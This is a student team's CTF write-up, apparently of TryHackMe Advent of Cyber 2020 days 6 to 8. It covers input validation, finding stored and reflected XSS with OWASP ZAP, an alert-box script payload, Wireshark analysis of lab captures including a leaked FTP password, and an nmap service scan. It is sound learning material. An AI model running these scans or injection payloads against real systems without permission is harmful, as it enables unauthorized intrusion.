

PSP0201

Week 3

Writeup

Group Name : Fsociety

Members :

ID	Name	Role
1211102908	Wan Muhammad Ilhan Bin Wan Zil Azhar	Leader
1211101583	Luqman Hakim Bin Noorazmi	Member
1211203101	Jazlan Zuhair Bin Mohamed Zafrualam	Member
1211102054	Mithesh Kumar	Member

Day 6

(Be careful with what you wish on a Christmas night)

Tools Used: Kali, FireFox, ZAP

Question 1:

Based on the OWASP Cheat Sheet (under *Email Address Validation*), the Semantic Validation enforces correctness of their values in the specific business context while Syntactic Validation enforces correct syntax of structured fields.

Question 2:

The regular expression used to validate a US Zip code is `^\d{5}(-\d{4})? $`

Allow List Regular Expression Examples

Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})? $
```

(via the OWASP Cheat Sheet)

Question 3:

The vulnerability type used is the stored cross-site scripting because the form submitted is stored directly on the website.

Question 4:

The query string is *q* because after using the search function, the keyword is used as the value for the GET parameter.

Example below: (typed in *shirt*, and it shows *q=shirt*)

The screenshot shows a web browser window with three tabs: "TryHackMe | 25 Days of C" (closed), "OWASP ZAP – Download" (closed), and "Santa's portal". The address bar displays the URL `10.10.194.107:5000/?q=shirt`. Below the address bar, the Kali Linux desktop environment is visible with various icons like Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.

The main content area features a festive banner with pinecones and red ornaments. The text "YEAR 2020" is centered above the banner. Below the banner, the heading "Welcome to Santa's official 'Make a Wish!' website" is displayed in bold black font. A subtext below the heading reads: "Here you can anonymously submit your Christmas wishes and see what other people wished too!"

A search input field contains the text "shirt".

The next section, titled "Here are all wishes that have \"shirt\":", lists the single entry "shirt".

Below this, a form is labeled "Enter your wish here:" with a text input field containing "New book...".

At the bottom right of the page is a green button labeled "WISH!".

Question 5:

After launching the OWASP ZAP Application, in the URL to attack section, type in the URL:Port and then press attack.

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://10.10.194.107:5000

Use traditional spider:

Use ajax spider: with Firefox Headless

 Attack  Stop

Progress: Actively scanning (attacking) the URLs discovered by the spider(s)

Now, under the alerts tab, there are two XSS alerts that can be seen.

-  Alerts (6)
 - >  Cross Site Scripting (Persistent)
 - >  Cross Site Scripting (Reflected) (2)
 - >  Absence of Anti-CSRF Tokens (6)
 - >  Content Security Policy (CSP) Header Not Set (5)
 - >  Missing Anti-clickjacking Header (3)
 - >  X-Content-Type-Options Header Missing (4)


Question 6:

To show “PSP0201” as the alert, the javascript code will be:

```
<script>alert('PSP0201')</script>
```

Question 7:

After looking through the XSS alerts and typing in the url, these alert boxes were shown.



Thought Process/Methodology : By referring to the OWASP Cheat Sheet, we were able to validate the US Zip Code and the validation type. After figuring out the vulnerability type used on the website, we used OWASP Zap to run an automated scan on the site. By confirming that the site is now popping up alert boxes, we can customize the text shown by using a script.

Day 7

(The Grinch Really Did Steal Christmas)

Tools used : Wireshark, Notepad, Google Chrome

Question 1 :

Open pcap1.pcap on Wireshark and filter through the protocol to find ICMP data with a ping reply info. The IP address that initiates an ICMP/ping is 10.11.3.2

The screenshot shows a Wireshark interface with the following details:

- Packets:** 510 · **Displayed:** 510 (100.0%)
- Profile:** Default
- Selected Packet:** Frame 23 (ICMP Echo request from 10.11.3.2 to 10.10.15.52, ID=0x0000, Sequence=1)
- Protocol:** ICMP
- Length:** 74 bytes
- Info:** Echo (ping) request
- Details View:** Shows the ICMP header and payload:

```
> Frame 23: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
> Ethernet II, Src: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)
> Internet Protocol Version 4, Src: 10.11.3.2, Dst: 10.10.15.52
> Internet Control Message Protocol
```
- Hex View:** Shows the raw hex and ASCII data for the selected packet.

Question 2 :

To get the HTTP GET request, we need to use:

HTTP.REQUEST.METHOD == GET

http.request.method == get

Question 3:


After applying the filter from question 2 on wireshark, the name of the article that the IP address "10.10.67.199" visited is *reindeer-of-the-week*

The screenshot shows a Wireshark interface with the following details:

- Display Filter:** http.request.method == get
- Packets:** 510 - Displayed: 510 (100.0%)
- Selected Packet:** 10.10.67.199 to 10.10.15.52 (HTTP GET /posts/reindeer-of-the-week/ HTTP/1.1)
- Protocol View:** Shows various protocols like TCP, HTTP, and Ethernet.
- Hex View:** Displays the raw hex data for the selected packet, showing the GET request for the specified URL.
- ASCII View:** Displays the ASCII representation of the same data, showing the readable text of the HTTP request.

Question 4:

Moving on to pcap2.pcap, in the captured FTP traffic, the password leaked was *plaintext_password_fiasco*



The screenshot shows the Wireshark interface with the file "pcap2.pcap" loaded. A search filter "tcp.port == 21" is applied. The list of captured packets shows several FTP sessions. The 28th packet, which is the selected one, contains the command "PASS plaintext_password_fiasco". The details pane below the list provides a detailed breakdown of the selected frame, including the wire and captured bytes, and the bytes pane at the bottom shows the raw hex and ASCII data of the selected frame.

	Destination	Protocol	Length	Info
252	10.10.122.128	FTP	72	Request: QUIT
128	10.10.73.252	FTP	80	Response: 221 Goodbye.
128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
252	10.10.122.128	FTP	83	Request: USER elfmcskidy
128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco
128	10.10.73.252	FTP	88	Response: 530 Login incorrect.
252	10.10.122.128	FTP	72	Request: SYST
128	10.10.73.252	FTP	104	Response: 530 Please login with USER and PASS.
252	10.10.122.128	FTP	72	Request: QUIT


> Frame 28: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
> Ethernet II, Src: 02:c3:be:b5:2e:b7 (02:c3:be:b5:2e:b7), Dst: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51)
> Internet Protocol Version 4, Src: 10.10.73.252, Dst: 10.10.122.128
> Transmission Control Protocol, Src Port: 45340, Dst Port: 21, Seq: 18, Ack: 73, Len: 32
> File Transfer Protocol (FTP)
[Current working directory:]

0000 02 c0 56 51 8a 51 02 c3 be b5 2e b7 08 00 45 10 ..VQ.Q...E.
0010 00 54 0a b5 40 00 40 06 57 4f 0a 0a 49 fc 0a 0a .T..@. W0..I...
0020 7a 80 b1 1c 00 15 61 48 45 ee 66 93 ff 9e 80 18 z.....aH E.f....
0030 01 eb f4 12 00 00 01 01 08 0a 18 7f f9 c0 35 555U
0040 da a5 50 41 53 53 20 70 6c 61 69 6e 74 65 78 74 ..PASS p laintext
0050 5f 70 61 73 73 77 6f 72 64 5f 66 69 61 73 63 6f _passwor d_fiasco
0060 0d 0a ..

pcap2.pcap Packets: 239 - Displayed: 71 (29.7%) Profile: Default


Question 5:

The name of the encrypted protocol is SSH




Question 6:

The ARP communication shows that 10.10.21.210 is at 02:07:7b:6f:c0:01




Question 7:

On pcap3.pcap, export the data by going to File > Export Objects > SMB. Now, search for the christmas file in the local device. Open the *elf_mcskidy_wishlist.txt* file. It seems that rubber ducky will be replacing Elf McEager.




Name	Date Modified	Size	Kind
AoC-2020.png	30 Nov 2020 at 6:15 PM	97 KB	PNG image
christmas-tree.jpg	30 Nov 2020 at 6:33 PM	297 KB	JPEG image
elf_mcskidy_wishlist.txt	30 Nov 2020 at 6:38 PM	134 bytes	Plain Text
Operation Artic Storm.pdf	30 Nov 2020 at 6:37 PM	98 KB	PDF Document
selfie.jpg	30 Nov 2020 at 6:13 PM	94 KB	JPEG image
tryhackme_logo_full.svg	30 Nov 2020 at 6:13 PM	21 KB	XML



```
Wish list for Elf McSkidy
-----
Budget: £100
x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
```

Question 8:

From the same file that the `elf_mcskid_y_wishlist.txt` located, open the Operation Artic Storm. From there we can see the author is Kris Kringle



Thought Process/Methodology : After downloading WireShark, we started by going through the pcap1 file and finding information based on the IP, Protocol and Info. To find the password in pcap2 we went through the FTP protocol files and found the information on the user's password. Then, we exported the files in pcap3 which contains a file and a txt file. Upon opening the txt file, we can find the wishlist for Elf McSkidy and the pdf for Operation Artic Storm.

Day 8

(What's Under The Christmas Tree)

Tools used : FireFox, Terminal, Kali

Question 1:

A quick Google search indicates that Snort was created way back in 1998

Question 2:

Using *nmap -A < MACHINE IP ADDRESS >* on terminal, the three ports number of the three services running are 80, 2222, 3389

```
(1211101583㉿kali)-[~]
$ nmap -A 10.10.247.133
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 05:14 EDT
Nmap scan report for 10.10.247.133
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC's Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_ 256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
